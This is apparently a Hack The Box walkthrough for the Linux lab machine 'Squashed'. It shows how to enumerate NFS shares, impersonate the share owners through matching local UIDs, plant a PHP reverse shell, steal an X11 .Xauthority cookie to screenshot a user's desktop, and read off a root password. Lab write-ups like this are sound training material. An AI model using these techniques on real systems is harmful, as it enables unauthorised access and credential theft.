


Squashed

20th October 2022 / Document No D22.100.206

Prepared By: C4rm3l0

Machine Author: Polarbearer, C4rm3l0

Difficulty: Easy

Classification: Official

Synopsis

Squashed is an Easy Difficulty Linux machine that features a combination of both identifying and leveraging misconfigurations in NFS shares through impersonating users. Additionally, the box incorporates the enumeration of an X11 display into the privilege escalation by having the attacker take a screenshot of the current Desktop.

Skills Required

- Basic enumeration
- Basic understanding of the Linux command line

Skills Learned

- Spotting and leveraging NFS misconfigurations
- Managing users via the Linux command line
- Enumerating and understanding a system running X11

Enumeration

Nmap

```
ports=$(nmap -p- --min-rate=1000 -T4 squashed.htb | grep '^[0-9]' | cut -d '/' -f 1 |
tr '\n' ',' | sed s/,$//)
nmap -p$ports -sC -sV squashed.htb
```

```
nmap -p$ports -sC -sV squashed.htb

Starting Nmap 7.93 ( https://nmap.org ) at 2022-10-24 11:11 EEST
Nmap scan report for squashed.htb (10.129.228.109)
Host is up (0.059s latency).

PORT      STATE SERVICE  VERSION
22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux;
protocol 2.0)
| ssh-hostkey:
|   3072 48add5b83a9fbcbef7e8201ef6bfdeae (RSA)
|   256 b7896c0b20ed49b2c1867c2992741c1f (ECDSA)
|_  256 18cd9d08a621a8b8b6f79f8d405154fb (ED25519)
80/tcp    open  http     Apache httpd 2.4.41 ((Ubuntu))
|_http-title: Built Better
|_http-server-header: Apache/2.4.41 (Ubuntu)
111/tcp   open  rpcbind  2-4 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2,3,4        111/tcp   rpcbind
|   100000  2,3,4        111/udp   rpcbind
|   100000  3,4          111/tcp6  rpcbind
|   100000  3,4          111/udp6  rpcbind
|   100003  3           2049/udp   nfs
|   100003  3           2049/udp6  nfs
|   100003  3,4         2049/tcp   nfs
|   100003  3,4         2049/tcp6  nfs
|   100005  1,2,3      35529/tcp6  mountd
|   100005  1,2,3      43826/udp   mountd
|   100005  1,2,3      46927/tcp   mountd
|   100005  1,2,3      50947/udp6  mountd
|   100021  1,3,4      35301/tcp   nlockmgr
|   100021  1,3,4      37231/tcp6  nlockmgr
|   100021  1,3,4      40765/udp6  nlockmgr
|   100021  1,3,4      54626/udp   nlockmgr
|   100227  3           2049/tcp   nfs_acl
|   100227  3           2049/tcp6  nfs_acl
|   100227  3           2049/udp   nfs_acl
|_  100227  3           2049/udp6  nfs_acl
2049/tcp  open  nfs_acl  3 (RPC #100227)
35301/tcp open  nlockmgr 1-4 (RPC #100021)
46927/tcp open  mountd   1-3 (RPC #100005)
```

```
48017/tcp open  mountd   1-3 (RPC #100005)
49729/tcp open  mountd   1-3 (RPC #100005)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 9.26 seconds
```

The `nmap` scan shows a standard SSH service running on `port 22`, an Apache webserver running on `port 80`, as well as `NFS` and `rpcbind` running on their default ports.

Enumerating NFS

NFS is a server/client system enabling users to share files and directories across a network and allowing those shares to be mounted locally. While both useful and versatile, NFS has no protocol for authorization or authentication, making it a common pitfall for misconfiguration and therefore exploitation.

We begin our enumeration by listing any potentially available shares hosted on the target machine.

```
showmount -e squashed.htb
```

```
showmount -e squashed.htb

Export list for squashed.htb:
/home/ross    *
/var/www/html *
```

We can see two globally accessible file-shares, as indicated by the star. We can have a look at their contents by mounting the directories.

```
sudo mount -t nfs squashed.htb:/var/www/html /mnt/1
```

```
ls -al /mnt/1

ls: cannot access '/mnt/1/.': Permission denied
ls: cannot access '/mnt/1/..': Permission denied
ls: cannot access '/mnt/1/.htaccess': Permission denied
ls: cannot access '/mnt/1/index.html': Permission denied
ls: cannot access '/mnt/1/images': Permission denied
ls: cannot access '/mnt/1/css': Permission denied
ls: cannot access '/mnt/1/js': Permission denied
total 0
d????????? ? ? ? ?            ? .
d????????? ? ? ? ?            ? ..
?????????? ? ? ? ?            ? css
?????????? ? ? ? ?            ? .htaccess
?????????? ? ? ? ?            ? images
?????????? ? ? ? ?            ? index.html
?????????? ? ? ? ?            ? js
```

When listing the contents of `/var/www/html`, which is now mounted at `/mnt/1` , it becomes evident that while we can see filenames, we cannot see the files' owners or permissions. That also means we cannot read the files' contents or modify them whatsoever. We can, however, check the actual directory's permissions by running `ls` on the folder itself.

```
ls -ld /mnt/1
```

```
ls -ld /mnt/1

drwxr-xr-- 5 2017 www-data 4096 Oct 21 18:30 /mnt/1
```

We can see that the directory is owned by the UID 2017, and belongs to the group with the ID of `www-data`, or `33`. This means that on the target box, i.e the server hosting the share, the directory is owned by a user with that specific UID. We proceed to the second share.


```
sudo mount -t nfs squashed.htb:/home/ross /mnt/2
```


```
ls -al /mnt/2

total 68
drwxr-xr-x 14 1001 1001 4096 Oct 24 11:11 .
drwxr-xr-x  4 root root 4096 Oct 21 18:38 ..
lrwxrwxrwx  1 root root    9 Oct 20 16:24 .bash_history -> /dev/null
drwx------ 11 1001 1001 4096 Oct 21 17:57 .cache
drwx------ 12 1001 1001 4096 Oct 21 17:57 .config
drwxr-xr-x  2 1001 1001 4096 Oct 21 17:57 Desktop
drwxr-xr-x  2 1001 1001 4096 Oct 21 17:57 Documents
drwxr-xr-x  2 1001 1001 4096 Oct 21 17:57 Downloads
drwx------  3 1001 1001 4096 Oct 21 17:57 .gnupg
drwx------  3 1001 1001 4096 Oct 21 17:57 .local
drwxr-xr-x  2 1001 1001 4096 Oct 21 17:57 Music
drwxr-xr-x  2 1001 1001 4096 Oct 21 17:57 Pictures
drwxr-xr-x  2 1001 1001 4096 Oct 21 17:57 Public
drwxr-xr-x  2 1001 1001 4096 Oct 21 17:57 Templates
drwxr-xr-x  2 1001 1001 4096 Oct 21 17:57 Videos
lrwxrwxrwx  1 root root    9 Oct 21 16:07 .viminfo -> /dev/null
-rw-------  1 1001 1001   57 Oct 24 11:11 .Xauthority
-rw-------  1 1001 1001 2475 Oct 24 11:11 .xsession-errors
-rw-------  1 1001 1001 2475 Oct 21 18:35 .xsession-errors.old
```

As opposed to `/mnt/1`, we can actually see the contents and permissions of the `/home/ross` directory. More importantly, we can identify that the user- and group ID of the owner of the directory (presumably ross) is `1001`, which will come in handy later when extracting information from the directory.

HTTP

Upon navigating to `port 80`, we find a template for a furniture store website.





There is not much to find on the website itself, it is a mere template with no additional functionality. Moreover, it would appear that the NFS share we mounted at `/mnt/1` contains the files of the webserver we are currently looking at. Armed with that knowledge, we can now proceed to gaining a foothold on the machine.

Foothold

So far we have found out two key things. For one, we can mount the directory that hosts the files of the webserver, bearing in mind we have no permission to read nor write any data to it. For another, we know that the directory is owned by a certain UID of `2017`. Since NFS has no mechanism for authentication or authorization whatsoever, by assuming the identity of the share's owner, we also assume their permissions on the directory itself.

NFS Imitation

The plan now is to imitate the user with the UID of `2017`, try adding a `php` file containing our reverse shell to the webserver and then use our browser to trigger it.

We start by creating a new user on our local machine, and assign them the respective UID.

```
sudo useradd xela
```

This user will by default have a UID/GID of the highest ID found in `/etc/passwd`, plus one. Usually this will be `1001`. To change the UID, we run the following command:

```
sudo usermod -u 2017 xela
```

In theory, we can leave the GID as is, but for complecity's sake we can change it as follows, using `groupmod`.

```
sudo groupmod -g 2017 xela
```

We can verify our new user's data by taking a look at our `/etc/passwd` file.

```
cat /etc/passwd | grep xela

xela:x:2017:2017::/home/xela:/bin/sh
```

Having created our impostor user, we should now be able to interact with the share mounted on `/mount/1`, namely `/var/www/html`, by using `su` to run commands as xela.

```
sudo su xela
```

```
ls -al /mnt/1

total 56
drwxr-xr-- 5 xela www-data  4096 Oct 24 11:15 .
drwxr-xr-x 4 root root      4096 Oct 21 18:38 ..
drwxr-xr-x 2 xela www-data  4096 Oct 24 11:15 css
-rw-r--r-- 1 xela www-data    44 Oct 21 13:30 .htaccess
drwxr-xr-x 2 xela www-data  4096 Oct 24 11:15 images
-rw-r----- 1 xela www-data 32532 Oct 24 11:15 index.html
drwxr-xr-x 2 xela www-data  4096 Oct 24 11:15 js
```

Having assumed the UID/GID of 2017, we have successfully impersonated the directory's owner and can now, under the assumption that the share has been configured to allow `rw` privileges, write arbitrary files to that directory. We now add a reverse php shell, such as pentestmonkey's, and save it as `shell.php` in the webserver's filesystem.

While on one shell we set up a `netcat` listener, all that's left to do is `curl` the script we just added to the webserver.

```
curl http://squashed.htb/shell.php
```

```
nc -nlvp 4444

listening on [any] 4444 ...
connect to [10.10.14.59] from (UNKNOWN) [10.129.228.109] 39252
Linux squashed.htb 5.4.0-77-generic #86-Ubuntu SMP Thu Jun 17 02:35:03
UTC 2021 x86_64 x86_64 x86_64 GNU/Linux
 11:09:01 up  2:46,  2 users,  load average: 0.00, 0.00, 0.00
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
ross     tty7     :0               08:24    2:46m 14.53s  0.04s
/usr/libexec/gnome-session-binary --systemd --session=gnome
root     pts/0    10.10.14.59      08:37    6:37   0.23s  0.23s -bash
uid=2017(alex) gid=2017(alex) groups=2017(alex)
/bin/sh: 0: can't access tty; job control turned off
$
```

We successfully get a shell as `alex`, and the user flag can be found in our home directory under `/home/alex/user.txt`.

We made some assumptions about the file-share to get to this point. For one, as mentioned, we assumed that the directory was configured with the `rw` tag enabled. That means that we have both read- and write permissions on the share (the actual directory's permissions notwithstanding). If we `cat` the NFS configuration file, namely `/etc/exports`, we can take a closer look at the shares' settings.

```
alex@squashed:~# cat /etc/exports

# /etc/exports: the access control list for filesystems which may be
exported
#               to NFS clients.  See exports(5).
#
# Example for NFSv2 and NFSv3:
# /srv/homes       hostname1(rw,sync,no_subtree_check)
hostname2(ro,sync,no_subtree_check)
#
# Example for NFSv4:
# /srv/nfs4        gss/krb5i(rw,sync,fsid=0,crossmnt,no_subtree_check)
# /srv/nfs4/homes  gss/krb5i(rw,sync,no_subtree_check)
#
/var/www/html *(rw,sync,root_squash)
/home/ross *(sync,root_squash)
```

We can see that both shares have the `root_squash` tag set, downgrading users who try to access the share as UID/GID 0 (root) to the `nfsnobody` user, preventing an attacker from uploading binaries with the SUID bit set. A similar setting is `all_squash`, which would apply that same logic to all users, essentially downgrading everyone to `nfsnobody`. Luckily, that configuration has not been explicitly specified, therefore we can imitate non-root users (as we did) to write files to the directory. Lastly, we can see that while the `rw` flag is set for the `html` directory, it is absent in the other file share, meaning we will not be able to write any files to it, even **if** we successfully imitate `ross`.

Privilege Escalation

NFS Imitation 2.0

Thinking back to our initial enumeration, we recall the second file-share available, namely `ross`' home directory. As we initially saw and later confirmed, we need to imitate UID/GID 1001 in order to read its contents; we locally apply the same commands as with `xela`:

```
sudo useradd ssor
sudo usermod -u 1001 ssor
sudo groupmod -g 1001 ssor
sudo su ssor
```

Having successfully imitated ross and therefore gaining read privileges (though still not being able to write anything to the directory), we can now take a look at files of interest.

X11

X is a portable, network-transparent window system for managing a windowed GUI. Essentially, when paired with a display manager, it serves as a full-fledged GUI which you can use to run programs that might not run headlessly.

The presence of `.Xauthority` and `.xsession` files in the home directory indicate that a display might be configured, with `ross` potentially already authenticated. This theory is further supported by the fact that the display manager `LightDM` is found in the `/etc/passwd` file.

The `.Xauthority` file is used to store credentials in the form of cookies used by `xauth` when authenticating X sessions. When a session is started, the cookie is then used to authenticate the subsequent connections to that specific display. With that in mind, since we can read the file using our newly created user `ssor`, we can steal the cookie and therefore act as the authenticated `ross` user and interact with the display.

```
cat /mnt/2/.Xauthority | base64
```

Since we are dealing with bytes which can sometimes be finnicky when trying to copy and paste them, we simply base64-encode them, paste the encoded cookie onto the target machine, and decode it into a file in the `/tmp` folder.

```
echo AQAADHN<...SNIP...>S0xAoNm/oZZ4/ | base64 -d > /tmp/.Xauthority
```

Setting the cookie is as easy as pointing the environment variable `XAUTHORITY` to our cookie file.

```
export XAUTHORITY=/tmp/.Xauthority
```

We can now interact with the display, since we have essentially hijacked `ross`' session. In order to see what is happening on the display, we can take a screenshot and open it locally. To do that, we need to know **which** display `ross` is using, which can be done using the `w` command.

```
w
```

```
alex@squashed:/$ w

 12:42:50 up  4:20,  1 user,  load average: 0.00, 0.00, 0.00
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
ross     tty7     :0               08:24    4:19m 22.45s  0.04s /usr/libexec/gnome-session-binary --systemd --session=gnome
```

In the `FROM` column, we can see that the display used is `:0`. With that in mind, we can now use the `xwd` command, which simply dumps an image of an `X` window, to get a screenshot of the display in its current state. We can read about possible parameters we might need in the manual page for `xwd`:

```
man xwd
```

We finally take the screenshot and dump the resulting file into the `/tmp` folder, where we can then download it from using a `python3` http server.

```
xwd -root -screen -silent -display :0 > /tmp/screen.xwd
```

> -root: select root window
>
> -screen: send GetImage request to root window
>
> -silent: operate silently
>
> -display: specify server to connect to

Set up an HTTP server in the `/tmp` directory:

```
python3 -m http.server
```

```
alex@squashed:/tmp$ python3 -m http.server

Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
10.10.14.59 - - [20/Oct/2022 12:26:59] "GET /screen.xwd HTTP/1.1" 200 -
```


Download the file locally to inspect the screenshot:

```
wget http://squashed.htb:8000/screen.xwd
```

We can then convert the screenshot into a `png` file by using ImageMagick's `convert` tool.

```
convert screen.xwd screen.png
```

We open the file and find a successful screenshot of an open password manager.



Extracting the password allows us to sudo into root by running `su` using the following credentials: `root:cah$mei7rai9A`

The root flag can then be found in `/root/root.txt`.